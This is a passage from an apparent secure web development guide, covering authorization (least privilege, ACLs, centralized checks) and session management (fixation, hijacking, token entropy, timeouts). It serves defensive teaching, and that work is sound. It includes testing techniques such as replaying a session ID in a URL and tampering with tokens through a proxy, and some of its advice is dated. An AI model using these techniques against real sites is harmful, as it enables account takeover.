- simpleSAMLphp <http://rnd.feide.no/simplesamlphp>

[11] OASIS SAML XML.org committee <http://saml.xml.org/>

[12] SAML Open Source Implementations

<http://saml.xml.org/wiki/saml-open-source-implementations>

- Enterprise Sign On Engine (ESOE), Java implementation of SAML V2.0 <http://www.esoeproject.org/>
- simpleSAMLphp, SAML V2.0 SP, SAML V2.0 IdP, PHP implementation compatible with Shibboleth 1.3 and 2.0 <http://rnd.feide.no/simplesamlphp>
- Lasso - Liberty Alliance Single Sign-On, implemented in C, with bindings available for the Java, Perl, Python and PHP languages, implements Liberty ID-FF 1.2, ID-WSF and SAMLv2 ; both ID-FF 1.2 and SAMLv2

passed Liberty interoperability tests <http://lasso.entrouvert.org/>

- OpenSSO, Java implementation from Sun Microsystems, basis for next version of Sun's commercial web access management product - Sun Java System Federated Access Manager 8.0 <https://opensso.dev.java.net/>
- OpenSAML, C++ and Java toolkits for SAML V1.1 and V2.0 ; implementation of SAML assertions, protocols, and bindings (no profiles) <http://www.opensaml.org/>
- Shibboleth includes Identity Provider (Java) and Service Provider (C++ apache module), implements SAML V1.1 SP and IdP, SAML V2.0 SP and IdP in addition to SAML V1.1, implementation built on top of OpenSAML <http://shibboleth.internet2.edu/>
- SourceID, Open Source Federated Identity Management, implements SAML V1.1 (with additional support for ID-FF and WS-Fed) <http://www.sourceid.org/download/>
- ZXID, Open Source IdM for the Masses - SAML SSO, implemented in C but supports (via SWIG) Perl, PHP, and Java ; implements SAML V2.0 SP (98% done) and SAML V1.1 SP (60% done), supports other protocols (ID-FF, ID-WSF, and WS-Fed) <http://www.zxid.org/>

[13] Federated Authentication partners and users (non exhaustive)

<http://www.openasselect.org/trac/openasselect/wiki/WhatIsOpenASelect>

<http://www.eduroam.org/>

https://code.intuit.com/sf/projects/ipp_fed_auth

<http://enterprisearchitecture.nih.gov/About/Approach/FederatedAuthentication.htm>

[14] default accounts <http://bytes.com/topic/sql-server/answers/576247-sql2005-default-accounts>

[15] Microsoft SQL-Server & MSDE 'sa' administrator account ship with BLANK password :

- An unsecured SQL Server server that has a blank (NULL) system administrator password allows vulnerability to a worm (Microsoft KB)

<http://support.microsoft.com/kb/313418/en-us>

- BUG : by modifying SQL Server's security from Windows to Windows/SQL, SA password is blank (Microsoft KB)

[http://support.microsoft.com/default.aspx?scid=kb;\[LN\]:274773](http://support.microsoft.com/default.aspx?scid=kb;[LN]:274773)

- Microsoft MSDE/SQL Server 2000 Desktop Engine Default Configuration Vulnerability (Security Focus)

<http://www.securityfocus.com/bid/4797>

- Microsoft SQL Server and Microsoft Data Engine (MSDE) ship with a null default password (US-CERT)

<http://www.kb.cert.org/vuls/id/635463>

- Blank sa password on Microsoft SQL Server (IBM Internet Security Systems)

<http://xforce.iss.net/xforce/xfdb/1459>

12. Authorization

12.1 Objectives

- To ensure only authorized users can perform allowed actions within their privilege level
- To control access to protected resources using decisions based upon role or privilege level
- To prevent privilege escalation attacks, for example using administration functions whilst only an anonymous user or even an authenticated user.

12.2 Environments Affected

All applications.

12.3 Relevant COBIT Topics

DS5 – All sections should be reviewed. This section covers nearly all COBIT detailed control objectives.

12.4 Principle of least privilege

Far too often, web applications run with excessive privileges, either

- giving users far too great privilege within protected resources, such as the database
 - for example, allowing table drops
 - or the ability to select data from any table,
 - or to run privileged stored procedures like Microsoft SQL Server's xp_cmdshell(),
- all the way through to running the web application infrastructure with high privilege system accounts (like LOCALSYSTEM , System or root),
- to code in managed environments running with full access outside their sandbox (ie Java's AllPermission, or .NET's FullTrust).

If any other issue is found, the excessive privileges grant the attacker full uncompromised scope to own the machine completely, and often other nearby infrastructure. It cannot be stated strongly

enough that web applications require the lowest possible privilege.

Particularly bad examples include :

- Microsoft .Net betas run Web application code in a worker process identified as System (administrative, full-privileged) while .Net releases use a weaker ASPNET account.
- Microsoft Internet Information Services (IIS) 6.0, where by default your ASP.NET Web applications will run in the security context of the NetworkService account.
- Microsoft SQL Server with the unsecure Transac-SQL (T-SQL) stored procedures : [1]
 - sp_OACreate and its related family of system procedures
 - xp_cmdshell

12.4.1 How to determine if you are vulnerable

- Figure out if there are accounts, like “Administrator”, “root”, “sa”, “sysman”, “Supervisor”, or any other all privileged account used to run the application or connect to the web server, database, or middleware.
- Check the privileges associated with those accounts
- Login as Administrator of the product ; do you have access to normal Users' functions ?
- As Administrator, create a User account and give it the maximum privileges you can from the application ; does it now have access to administrative functions ?
- Are you able to access unauthorized parts of the application while logged in as User ?

12.4.2 How to protect yourself

- Development, test and staging environments must be set up to function with the lowest possible privilege so that production will also work with lowest possible privileges
- Ensure that system level accounts (those that run the environment) should be as low privilege as possible. Never should “Administrator”, “root”, “sa”, “sysman”, “Supervisor”, or any other all privileged account be used to run the application or connect to the web server, database, or middleware.
- User accounts should possess just enough privileges within the application to do their

assigned tasks

- Users should not be administrators and vice versa
- Users should not be able to use any unauthorized or administrative functions. See the authorization section for more details
- Database access should be through a low privilege database account to allow all unnecessary table access to be revoked (ie drop, alter, etc). This account should not hold any SQL roles above “user” (or similar). Depending on the product, you may have a better time using parameterized stored procedures (or similar).
- Code access security should be evaluated and asserted. If you only need the ability to look up DNS names, you only ask for code access permissions to permit this. That way if the code tries to read /etc/password, it can’t and will be terminated
- Infrastructure accounts should be low privilege users like LOCAL SERVICE or nobody. However, if all code runs as these accounts, the “keys to the kingdom” problem may re-surface. If you know what you’re doing, with careful replication of the attributes of low privilege accounts like LOCAL SERVICE or nobody is better to create low privilege users and partition than to share LOCAL SERVICE or “nobody”.

12.5 Access Control Lists

Many access controls are out of the box insecure. For example, the default Java 2 file system security policy is “All Permission”, an access level which is usually not required by applications.

```
grant codeBase "file:${java.ext.dirs}/*" {
permission java.security.AllPermission;
};
```

Applications should assert the minimum privileges they need and create access control lists which enforce the tightest possible privileges.

12.5.1 How to determine if you are vulnerable

- Determine if file, network, user, and other system level access controls are too permissive
- Determine if users are in a minimal number of groups or roles

- Determine if roles have minimal sets of privileges
- Determine if the application asserts reduced privileges, such as by providing a policy file or “safe mode” configuration

12.5.2 How to protect yourself

Access controls to consider:

- Always start ACL’s using “deny all” and then adding only those roles and privileges necessary
- Network access controls: firewalls and host based filters
- File system access controls: file and directory permissions
- User access controls: user and group platform security

Java / .NET / PHP access controls: always write a Java 2 security policy or in .NET ensure that Code Access security is asserted either programmatically or by assembly permissions. In PHP, consider the use of “safe mode” functionality, including `open_basedir` directives to limit file system access.

Data access controls: try to use stored procedures only, so you can drop most privilege grants to database users – prevents SQL injection

Exploit your platform: Most Unix variants have “trusted computing base” extensions which include access control lists. Windows has them out of the box. Use them!

12.6 Custom authorization controls

Most of the major application frameworks have a well developed authorization mechanism (such as Java’s JAAS or .NET’s inbuilt authorization capabilities in `web.config`).

However, many applications contain their own custom authorization code. This adds complexity and bugs. Unless there’s a specific reason to override the inbuilt functionality, code should leverage the framework support. A specific reason could be the framework's mechanism to be vulnerable.

For instance, .NET’s inbuilt authorization capabilities in `web.config` have been found weak by at least ten vulnerabilities. [2]

12.6.1 How to determine if you are vulnerable

- Does the code leverage the inbuilt authorization capabilities of the framework?
- Could the application be simplified by moving to the inbuilt authentication / authorization model?
- If custom code is used, consider positive authentication issues and exception handling – can a user be “authorized” if an exception occurs?
- What coverage is obtained by the use of the custom authentication controls? Is all the code and resources protected by the mechanism?

12.6.2 How to protect yourself

- Always prefer to write less code in applications, particularly when frameworks provide high quality alternatives.
- If custom code is required, consider positive authentication issues and exception handling – ensure that if an exception is thrown, the user is logged out or at least prevented from accessing the protected resource or function.
- Ensure that coverage approaches 100% by default.

12.7 *Centralized authorization routines*

A common mistake is to perform an authorization check by cutting and pasting an authorization code snippet, or worse re-writing it every time. Well written applications centralize access control routines, particularly authorization, so if any bugs are found, they can be fixed once and applied everywhere immediately.

12.7.1 How to determine if you are vulnerable

Applications that are vulnerable to this attack have authorization code snippets all over the code.

12.7.2 How to protect yourself

- Code a library of authorization checks
- Standardize on calling one or more of the authorization checks

12.8 Authorization matrix

Access controlled applications must check that users are allowed to view a page or use an action prior to performing the rendering or action.

12.8.1 How to determine if you are vulnerable

Check:

- Does each non-anonymous entry point have an access control check?
- Is the check at or near the top of the activity?

12.8.2 How to protect yourself

Either use the inbuilt authorization checks of the framework, or place the call to a centralized authorization check right at the top of the view or action.

12.9 Client-side authorization tokens

Some web application developers are keen to not use session storage – which is misguided when it comes to access control and secrets. So they revert to using the client's state, either in cookies, headers, or in hidden form fields. This is naturally unsecure.

12.9.1 How to determine if you are vulnerable

Check your application:

- Does it set any client-side authentication or authorization tokens in headers, cookies, hidden form fields, or in URL arguments ?
- Does it trust any client-side authentication or authorization tokens ?

12.9.2 How to protect yourself

Use sessions (see section 13).

When your application is satisfied that a user is authenticated, associate the session ID with the authentication tokens, flags or state. For example, once the user is logged in, a flag with their authorization levels is set in the session object.

```
Java
if ( authenticated ) {
```

```

    ...
}
.NET (C#)
if ( authenticated ) {
    ...
}
PHP
if ( authenticated ) {
    $_SESSION['authlevel'] = X_USER; // X_USER is defined elsewhere as meaning, the user is authorized
    ...
}

```

Check your application:

- Does not set any client-side authentication or authorization tokens in headers, cookies, hidden form fields, or in URL arguments.
- Does not trust any client-side authentication or authorization tokens (often in old code)

If your application uses an SSO agent, such as IBM's Tivoli Access Manager, Netegrity's SiteMinder, or RSA's ClearTrust, ensure your application validates the agent tokens rather than simply accepting them, and ensure these tokens are not visible to the end user in any form (header, cookie, hidden fields, etc). If the tokens are visible to the end user, ensure that all the properties of a cryptographically secure session handler as per chapter 13.X are taken into account.

12.10 Controlling access to protected resources

Many applications check to see if you are able to use a particular action, but then do not check if the resource you have requested is allowed. For example, forum software may check to see if you are allowed to reply to a previous message, but then doesn't check that the requested message is within a protected or hidden forum or thread. Or an Internet Banking application might check that you are allowed to transfer money, but doesn't validate that the "from account" is one of your accounts.

12.10.1 How to determine if you are vulnerable

- Does the application verify all resources they've asked for are accessible to the user?
- Does the Code access directly resources ?

12.10.2 How to protect yourself

- Use model code instead of direct access to protected resources

- Ensure that model code checks the logged in user has access to the resource
- Ensure that the code asking for the resource has adequate error checking and does not assume that access will always be granted

Code that uses resources directly, such as dynamic SQL queries, are often more at risk than code that uses the model-view-controller paradigm or a middleware (like a DB access layer library). The reason for this is that the model (or DB layer library) is the correct place to gate access to protected resources, whereas a dynamic SQL query often makes false assumptions about the resource.

12.11 Protecting access to static resources

Some applications generate static content (say a transaction report in PDF format), and allow the underlying static web server to service access to these files. Often this means that a confidential report may be available to unauthorized access.

12.11.1 How to determine if you are vulnerable

- Does the application generate or allow access to static content?
- Is the static content access controlled using the current logged in user?
- If not, can an anonymous user retrieve that protected content?

12.11.2 How to protect yourself

- Best - generate the static content on the fly and send directly to the browser rather than saving to the web server's file system
- If protecting static sensitive content, implement authorization checks to prevent anonymous access
- If you have to save to disk (not recommended), use random filenames (such as a GUID) and clean up temporary files regularly

12.12 Further Reading

- ASP.Net authorization (Microsoft) :

<http://msdn.microsoft.com/library/default.asp?url=/library/enus/cpguide/html/cpconaspnetauthorization.asp>

- Java Authorization Internals (IBM)

<http://www.ibm.com/developerworks/java/library/j-javaauth/>

- PHP Authorization

one OTS solution <http://www.phpauthorization.com/>

HTTP authentication with PHP <http://php.net/manual/en/features.http-auth.php>

A good example http://www.phpwest.com/articles/74/Basics/Authorization_on_PHP.html

12.13 References

[1] Microsoft SQL-Server T-SQL stored procedures xp_cmdshell(), OACreate()

- HTTP URL contains an SQL xp_cmdshell command shell request (IBM Internet Security Systems)
http://www.iss.net/security_center/reference/vuln/HTTP_GET_XP_Cmdshell.htm
- Writing Secure Transact-SQL (Microsoft)
<http://msdn.microsoft.com/en-us/library/aa175398%28SQL.80%29.aspx>
- MS SQL Server xp_cmdshell Can Be Used To Execute System Command
<http://vdb.dragonsoft.com/detail.php?id=790>
- Microsoft SQL Server extended stored procedure, xp_cmdshell, can be used to gain Windows NT administrator rights (IBM Internet Security Systems)
<http://xforce.iss.net/xforce/xfdb/1758>
- Microsoft SQL Server can be configured to use the Windows NT account SQLExecCmdExe when running xp_cmdshell for non-sa logins (IBM Internet Security Systems)
<http://xforce.iss.net/xforce/xfdb/2141>
- Hacking an SQL Server (WindowsSecurity.com)
http://www.windowsecurity.com/articles/Hacking_an_SQL_Server.html

[2] .NET's inbuilt authorization capabilities in web.config

Top Ten Application Security Vulnerabilities in Web.config Files - on authentication and authorization application security issues (HP)

<http://h71028.www7.hp.com/ERC/cache/571914-0-0-0-121.html>

13. Session Management

13.1 Objective

To ensure that

- authenticated users have a robust and cryptographically secure association with their session
- enforce authorization checks
- prevent common web attacks, such as replay, request forging and man-in-the-middle attacks

13.2 Environments Affected

All.

13.3 Relevant COBIT Topics

PO8 – All sections should be reviewed

PO8.4 – Privacy, Intellectual proeprty and data flow

13.4 Description

Thick client applications innately store local data ("state") in memory allocated by the operating system for the duration of the program's run, such as global, heap and stack variables. With web applications, the web server serves up pages in response to client requests. By design, the web server is free to forget everything about pages it has rendered in the past, as there is no explicit state.

This works well when rendering static content, such as a brochure or image, but not so well when you want to do real work, such as filling out a form, or if you have multiple users you need to keep separate, such as in an online banking application.

Web servers are extended by application frameworks, such as J2EE, ASP.NET or PHP, implementing a state management scheme tying individual user's requests into a "session" by tying a cryptographically unique random value stored in a cookie²⁵ against state held on the server, giving

²⁵ or elsewhere within client submitted data, see section 12.9.2 « Client-side Authorization Tokens »

users the appearance of a stateful application. The ability to restrict and maintain user actions within unique sessions is critical to web security.

Although most users of this guide will be using an application framework with built in session management capabilities (such as PHP), others will use languages such as Perl CGI that do not. They are at an immediate disadvantage as the developers may be forced to create a session management scheme from scratch. These implementations are often weak and breakable. Another common mistake is to implement a weak session management scheme on top of a strong one. It is theoretically possible to write and use a cryptographically secure session management scheme, which is the focus of this chapter. However, for mere mortals, it cannot be stressed highly enough to use an application framework which has adequate session management. There is no value in re-writing such basic building blocks.

Application frameworks such as J2EE, PHP, ASP and ASP.NET take care of much of the low level session management details and allow fine level control at a programmatic level, rather than at a server configuration level :

- ASP.NET uses an obfuscated tamper-resistant "view state" mechanism, which renders a hidden field in each page. View state can be used to transmit insensitive variables, web control locations, and so on. Using programmatic means, it's possible to include or exclude a variable from the view state, particularly if you don't need a control's state to be available between different pages of the same application. It is also possible to encrypt view state if you are likely to transmit sensitive data to the user, but it is better if such variables are kept in the server-side session object.

Be warned though that ViewState is not true session state : if a user moves back or forward it can be lost. Second, it's fairly insecure (an ingenious user could modify the view state information in a postback request). Third, it causes massive page bloat if abused. [3]

See 13.5.1 « Misconceptions » below.

- On the PHP side, session handling is a tamper-resistant built-in mechanism and a server cookie is generated in a protected area and stores the session variables ; only a session cookie bearing the session ID is set to the client. The session ID is tied to a particular browser instance²⁶. The session ID appears nowhere visibly except if the user refuses the

26 IP Address, Process ID ; it won't be the same if the browser is restarted, if IP Addresses differ, or on different

session cookie (then the session ID appears in the URL).

- For J2EE Web applications, there are four session scopes of increasing durations: Page; Request; Session; Application. Getting the scope wrong can increase overheads and limit scalability.
 - Page scope (`javax.servlet.jsp.PageContext.getAttribute()`) spans a single JSP page, and can be used for local variables. JSP data should use page scope. include directives combine multiple pages to one page scope; for the include action you would need to use the request scope to share data between the pages.
 - Request (`javax.servlet.http.HttpServletRequest.getAttribute()`) spans a request which may involve multiple servlets and JSPs. Pages linked with forward and include actions can use this scope to share data.
 - Session (`javax.servlet.http.HttpSession.getAttribute()`) spans a session, i.e. persistent data for one user. (Include `<%@ page session="true" %>` to use sessions in JSPs.)
 - Application (`javax.servlet.ServletContext.getAttribute()`) is essentially global. This should be used sparingly and reserved for data that truly needs to be shared between components and across user sessions, for objects that are shared by all Web components within the application. Typical examples include a cached DAO, cache of JNDI references, or any sort of common factory or other component that needs to use the Singleton pattern.

Using Sessions can save download time, reduce bandwidth, and improve execution times.

Careful management of the view state is the difference between a well-optimized application, and a poorly performing application.

13.5 Best practices

Best practice is to not re-write the wheel, but to use a robust, well-known session manager. Most popular web application frameworks contain a suitable implementation. However, early versions often had significant weaknesses (like .Net's ViewState mechanism or PHP's session management before release 4.2.3 [06/09/2002]). Always use the latest version of your chosen technology, as its session handler will likely be more robust and use cryptographically strong tokens. Use your

machines with the same IP Address (case of a LAN of clients).

favorite search engine to determine if this is indeed the case.

Consider carefully where you store application state:

- Authorization and role data should be stored on the server side only
- Navigation data is almost certainly acceptable in the URL as long as it can be validated and authorization checks are effective
- Presentation flags (such as theme or user language) can belong in cookies.
- Form data should not contain hidden fields – if it is hidden, it probably needs to be protected and only available on the server side. However, hidden fields can (and should) be used for sequence protection and to prevent brute force pharming attacks

Data from multi-page forms can be sent back to the user in two cases:

- When there are integrity controls to prevent tampering (there aren't for ASP.Net ViewState)
- When data is validated after every form submission, or at least by the end of the submission process

Application secrets (such as server-side credentials and role information) should never be visible to the client. These must be stored in a session or server-side accessible way

If in doubt, do not take a chance and stash it in a session.

13.5.1 Misconceptions

Sessions have an undeserved poor reputation with some programmers, particularly those from Java backgrounds who prefer the ease of programming stateless server side components. However, this is simply wrong from a security and performance perspective, as state must be stored somewhere, and sensitive state must be stored on the server in some fashion. The alternative, storing all state within each request, leads to extensive use of hidden fields and extra database queries to avoid server-side session management, and is vulnerable to replay and request forgery attacks, as well as producing complex code.

Another common misperception is that they take up valuable server resources. This was true when servers were RAM constrained, but is not true today. Indeed, transmitting session data to a client, and then decoding, de-serializing, performing tampering checks, and lastly validating the data upon each request requires higher server resource consumption than keeping it safe inside a

session object on the server.

Users of frameworks without a proper session handler (such as ASP.Net) have to figure out workarounds. Those should be frowned upon.

In ASP.Net, all InProc session data is always gone when its w3wp owner process recycles as it only resides in the w3wp memory. As it seems impossible to cache the session data when recycling happens somewhere external to the process, and then reinject (and rebuild) the session when it comes back up, users can't get the speed of InProc with the reliability of state server-like externalization when necessary. There is no API to "warm up" in-process session state or cache. Such a solution would be unreliable anyway. There would be no guarantee that the last thing your application did would be to export its current session state, so you could never count on the imported data to be current anyway.

Therefore .Net users have to use the out-of-process state server on the same host as the web application : the web application can recycle freely, keeping the state information intact. This is quite a bit faster than using SQL Server to manage sessions, as you don't have to deal with the overhead of SQL or network transit to another machine, the only way it's worse than in-process session state is that data has to marshal across process boundaries, but as long as you don't have a massive amount of rapidly changing session data, this shouldn't be noticeable at all.

There are also other alternatives, such as Microsoft Project Code Named "Velocity" or ScaleOut Software's SessionServer [3] that offer distributed caching mechanisms that can keep session state or cache synchronized between servers in a server farm without having to resort to using SQL Server.

13.6 Permissive Session Generation

Many web application frameworks will simply issue a new requestor a valid session ID if one does not exist. This is called "permissive session generation", and coupled with some forms of phishing and an associated lack of authorization, this attack can be devastating.

13.6.1 How to determine if you are vulnerable

- Open a fresh browser to connect to a protected page or action deep in the application.
- If a new session ID is generated and the page works, the authorization controls make a false

assumption about the validity of the session variable.

13.6.2 How to protect yourself

- When starting a fresh session object for a user, make sure they are in the “logged off” state and are granted no role
- Ensure that each protected page or action checks the authentication state and authorization role before performing any significant amount of work, including rendering content.
- Ensure that all unprotected pages use as few resources as possible to prevent denial of service attacks, and do not leak information about the protected portion of the application

13.7 Exposed Session Variables

Some frameworks use shared areas of the web server’s disk to store session data. In particular :

- .Net uses App_LocalResources with resource files in ./bin. That area provides no protection for session data, and may lead to compromise of the application if the web server is shared or compromised.
- PHP uses (by default) session files stored in /tmp on Unix²⁷ and %windir%\temp on Windows. These areas provide no protection for session data, and may lead to compromise of the application if the web server is shared or compromised.

13.7.1 How to determine if you are vulnerable

- Investigate the configuration of the application framework
- Does it store the session in memory, on disk, or in a database?
- If on disk or in a database, who else can read the session data?

13.7.2 How to protect yourself

- Ensure the application server is configured to use private temporary file areas per client / application. For instance, PHP can since 2000 : [1]
 - use ini_set() to change upload_tmp_dir (for uploaded files), session.save_path and

²⁷ This is the normal behaviour of any unix application

session.name (for sessions)

- use session_save_path() and/or use session_name() so that each application has separate session files.
 - use a php.ini file with modified values for upload_tmp_dir, session.save_path or session.name
 - use a different session handler (mm [memory], files, sqlite [database] – defaults to 'files' -) or even a custom one provided by the developer, via the session_set_save_handler() function. [2]
- If this is not possible, the session data needs to be encrypted or contain only non-sensitive data

13.8 Page and Form Tokens

Page specific tokens or "nonces" may be used in conjunction with session specific tokens to provide a measure of authenticity when dealing with client requests. Used in conjunction with transport layer security mechanisms, page tokens can aid in ensuring that the client on the other end of the session is indeed the same client that requested the last page in a given session. Page tokens are often stored in cookies or query strings and should be completely random. It is possible to avoid sending session token information to the client entirely through the use of page tokens, by creating a mapping between them on the server side, this technique should further increase the difficulty in brute forcing session authentication tokens.

13.8.1 How to determine if you are vulnerable

Does your application:

- Require the back button to be hidden?
- Suffer from preset session attacks?

13.8.2 How to protect yourself

- Incorporate a hidden field with a cryptographically secure page or form nonce
- The nonce should be removed from the active list as soon as it is submitted to prevent page or form re-submission

13.9 Weak Session Cryptographic Algorithms

If a session handler issues tokens which are predictable, an attacker does not need to capture session variables from the remote users – they can simply guess and will most likely find an unfortunate victim. Session tokens should be user unique, non-predictable, and resistant to reverse engineering.

13.9.1 How to determine if you are vulnerable

- Ask for 1000 session IDs and see if they are predictable (plotting them helps identify this property)
- Investigate the source of the session handler to understand how session IDs are generated. They should be created from high quality random sources.

13.9.2 How to protect yourself

- A trusted source of randomness should be used to create the token (like a pseudo-random number generator, Yarrow, EGADS, etc.).
- Additionally, for more security, session tokens should be tied in some way to a specific HTTP client instance²⁸ (session ID and IP address) to prevent hijacking and replay attacks.

Examples of mechanisms for enforcing this restriction may be the use of page tokens that are unique for any generated page and may be tied to session tokens on the server. In general, a session token algorithm should never be based on or use as variables any user personal information (user name, password, home address, etc.)

13.9.3 Appropriate Key Space

Even cryptographically secure algorithms allow an active session token to be easily determined if the keyspace of the token is not sufficiently large. Attackers can essentially "grind" through most possibilities in the token's key space with automated brute-force scripts. A token's key space should be sufficiently large enough to prevent these types of brute force attacks, keeping in mind that computation and bandwidth capacity increases will make these numbers insufficient over time.

²⁸ This is already the case in PHP

13.10 Session Token Entropy

The session token should use the largest character set available to it. If a session token is made up of say 8 characters of 7 bits the effective key length is 56 bits²⁹. However if the character set is made up of only integers that can be represented in 4 bits giving a key space of only 32 bits. A good session token should use all the available character set including case sensitivity.

13.11 Session Time-out

Session tokens that do not expire on the HTTP server can allow an attacker unlimited time to guess or brute-force a valid authenticated session token. An example is the "Remember Me" option on many retail websites. If a user's cookie file is captured or brute-forced, then an attacker can use these static-session tokens to gain access to that user's web accounts. This problem is particularly severe in shared environment, where multiple users have access to one computer. Additionally, session tokens can be potentially logged and cached in proxy servers that, if broken into by an attacker, could be exploited if the particular session has not been expired on the HTTP server.

Note that in .Net the `regenerateExpiredSessionId` property of the `<sessionState>` element in `web.config` protects against expired session Ids but not against session hijacking (if not expired).

13.11.1 How to determine if you are vulnerable

Idle “Protection”

- Does the application do a meta-refresh or similar Javascript trick to force the session to never idle out? If so, the application is vulnerable.

Remember me?

- Does the application have a “remember me” feature? If so, the application is vulnerable

Faulty idle timeout

- Login to the application
- Go to lunch

²⁹ in standard ASCII 7 bits, US only ; extended 8 bits ASCII exists since the IBM PC (1981), *cf* DOS and its pagecode 437 ; ISO 8859-1 and derivatives (8859-15) also use extended 8 bits ASCII codes.

- Try to use the application. Did it work? If so, the application is vulnerable

13.11.2 How to protect yourself

Set the idle timeout to 5 minutes for highly protected applications through to no more than 20 minutes for low risk applications³⁰.

For highly protected applications:

- Do not write idle defeat mechanisms
- Do not write “remember me” functionality

13.12 Regeneration of Session Tokens

To reduce the risk from session hijacking and brute force attacks, the HTTP server can seamlessly expire and regenerate tokens. This shortens the window of opportunity for a replay or brute force attack.

13.12.1 How to determine if you are vulnerable

- Conduct a lengthy session with your application
- Note the Session ID at the start and after every significant test transaction
- If the session ID never changes, you may be at risk

13.12.2 How to protect yourself

This control is suited for highly protected sites. Token regeneration should be performed:

- prior to any significant transaction
- after a certain number of requests
- after as a function of time, say every 20 minutes or so.

13.13 Session Forging/Brute-Forcing Detection and/or Lockout

Many websites have prohibitions against unrestrained password guessing (e.g., it can temporarily lock the account or stop listening to the IP address), however an attacker can often try hundreds or

³⁰ Note that PHP sessions last 20 minutes by default, and cookies sent to the client should have an expiry datetime.

thousands of session tokens embedded in a legitimate URL or cookie without a single complaint from the web site. Many intrusion-detection systems do not actively look for this type of attack; penetration tests also often overlook this weakness in web e-commerce systems

13.13.1 How to determine if you are vulnerable

- Use a HTTP intercepting proxy to tamper with the session ID
- If the application context remains logged in, the application framework is faulty and should not be used.

13.13.2 How to protect yourself

- Consider using "booby trapped" session tokens that never actually get assigned but will detect if an attacker is trying to brute force a range of tokens.

Resulting actions could be:

- Go slow or ban the originating IP address (which can be troublesome as more and more ISPs are using transparent caches to reduce their costs. Because of this: always check the "proxy_via" header)
- Lock out an account if you're aware of it (which may cause a user a potential denial of service).
- Anomaly/misuse detection hooks can also be built in to detect if an authenticated user tries to manipulate their token to gain elevated privileges.
- There are Apache web server modules, such as mod_dosevasive and mod_security, that could be used for this kind of protection. Although mod_dosevasive is used to lessen the effect of DoS attacks, it could be rewritten for other purposes as well

13.14 Session Token Transmission

If a session token is captured in transit through network interception, a web application account is then trivially prone to a replay or hijacking attack. Typical web encryption technologies include but are not limited to Secure Sockets Layer (SSLv3) and Transport Layer Security (TLS v1) protocols in order to safeguard the state mechanism token.

13.14.1 How to determine if you are vulnerable

All browsers are potentially vulnerable due to spyware, viruses and Trojans.

13.14.2 How to protect yourself

Associate the session ID, IP address, and other attributes from the user's headers in a hash. If the hash changes, and more than one of the details has changed, it is likely that a session fixation attack has occurred.

13.15 Session Tokens on Logout

With the popularity of Internet Kiosks and shared computing environments on the rise, session tokens take on a new risk. A browser only destroys session cookies when the browser thread is torn down. Most Internet kiosks maintain the same browser thread.

13.15.1 How to determine if you are vulnerable

“Logout” of the application

- Check the cookies to see if the session ID has changed or has been removed
- Check the cookies to see if all non-session related variables have been removed

13.15.2 How to protect yourself

When the user logs out of the application:

- Destroy the session
- Overwrite session cookies.

13.16 Session Hijacking

When an attacker intercepts or creates a valid session token on the server, they can then impersonate another user. Session hijacking can be mitigated partially by providing adequate anti-hijacking controls in your application. The level of these controls should be influenced by the risk to your organization or the client's data; for example, an online banking application needs to take more care than a application displaying cinema session times.

The easiest type of web application to hijack are those using URL based session tokens,

particularly those without expiry. This is particularly dangerous on shared computers, such as Internet cafés or public Internet kiosks where it is nearly impossible to clear the cache or delete browsing history due to lockdowns. To attack these applications, simply open the browser's history and click on the web application's URL. Voila, you're the previous user.

Particularly bad examples include:

- Microsoft ASP.Net where the `regenerateExpiredSessionId` property of the `<sessionState>` element in `web.config` protects against replay of expired session Ids only.

13.16.1 How to determine if you are vulnerable

All browsers are potentially vulnerable due to spyware, viruses and Trojans.

13.16.2 How to protect yourself

- Provide a method for users to log out of the application. Logging out should clear all session state and remove or invalidate any residual cookies.
- Set short expiry times on persistent cookies, no more than a day or preferably use nonpersistent cookies.
- Do not store session tokens in the URL or other trivially modified data entry point.

13.17 Session Authentication Attacks

One of the most common mistakes is not checking authorization prior to performing a restricted function or accessing data. Just because a user has a session does not authorize them to use all of the application or view any data.

A particularly embarrassing real life example is the Australian Taxation Office's GST web site, where most Australian companies electronically submit their quarterly tax returns. The ATO uses client-side certificates as authentication. Sounds secure, right? However, this particular web site initially had the ABN (a unique number, sort of like a social security number for companies) in the URL. These numbers are not secret and they are not random. A user worked this out, and tried another company's ABN. To his surprise, it worked, and he was able to view the other company's details. He then wrote a script to mine the database and mail each company's nominated e-mail address, notifying each company that the ATO had a serious security flaw. More than 17,000 organizations received e-mails.

13.17.1 How to determine if you are vulnerable

All browsers are potentially vulnerable due to spyware, viruses and Trojans.

13.17.2 How to protect yourself

Always check that the currently logged on user has the authorization to access, update or delete data or access certain functions.

13.18 Session Validation Attacks

Just like any data, the session variable must be validated to ensure that is of the right form, contains no unexpected characters, and is in the valid session table.

In one penetration test conducted, it was possible to use null bytes to truncate session objects and due to coding errors in the session handler, it only compared the length of the shortest string. Therefore, a one-character session variable was matched and allowed the tester to break session handling. During another test, the session handling code allowed any characters.

13.18.1 How to determine if you are vulnerable

- Use a HTTP intercepting proxy to tamper with the session's contents if stored on the client
- Try to access the session files on the server to modify their contents using file system functions

13.18.2 How to protect yourself

Always check that the session's contents are valid.

13.19 Preset Session Attacks

An attacker will use the properties of your application framework to either generate a valid new session ID, or try to preset a previously valid session ID to obviate access controls.

In particular:

- Microsoft ASP.Net : SSL/TLS cannot be enforced in the web.config for Session ID delivery, this is only an option for the Forms Authentication cookie.

13.19.1 How to determine if you are vulnerable

- Test if your application framework generates a new valid session ID only by simply visiting a page³¹.
- Test if your application framework allows you to supply the session ID anywhere but a non-persistent cookie. For example, if using PHP, grab a valid PHPSESSIONID from the cookie, and insert it into the URL or as a post member variable like this:
http://www.example.com/foo.php?PHPSESSIONID=xxxxxxx
- If this replay works, your application is at some risk, but at an even higher risk if the session ID can be used after the session has expired or the session has been logged off.

13.19.2 How to protect yourself

- Ensure that the frameworks' session ID can only be obtained from the cookie value. This may require changing the default behavior of the application framework, or overriding the session handler.
- Use session fixation controls to strongly tie a single browser instance to a single session ; for instance, this is the simplest defense mechanism in PHP against session fixation :

```
PHP
session_start();
if (!isset($_SESSION['initiated'])) {
    session_regenerate_id();
    $_SESSION['initiated'] = true;
}
```

```
JAVA (may not work in Jboss, works in Tomcat)
if (...) {
    session.invalidate();
    session=request.getSession(true);
}
```

```
ASP.NET
functionality not supported
```

- Don't assume a valid session equals logged in – keep the session authorization state secret and check authorization on every page or entry point.

13.20 Session Brute forcing

Some e-Commerce sites use consecutive numbers or trivially predictable algorithms for session

31 This is the case in PHP if session auto_start=1 or just using session_start() without any other checking, and this is the case in J2EE if using LoginContext.login() alone (for the same reasons).

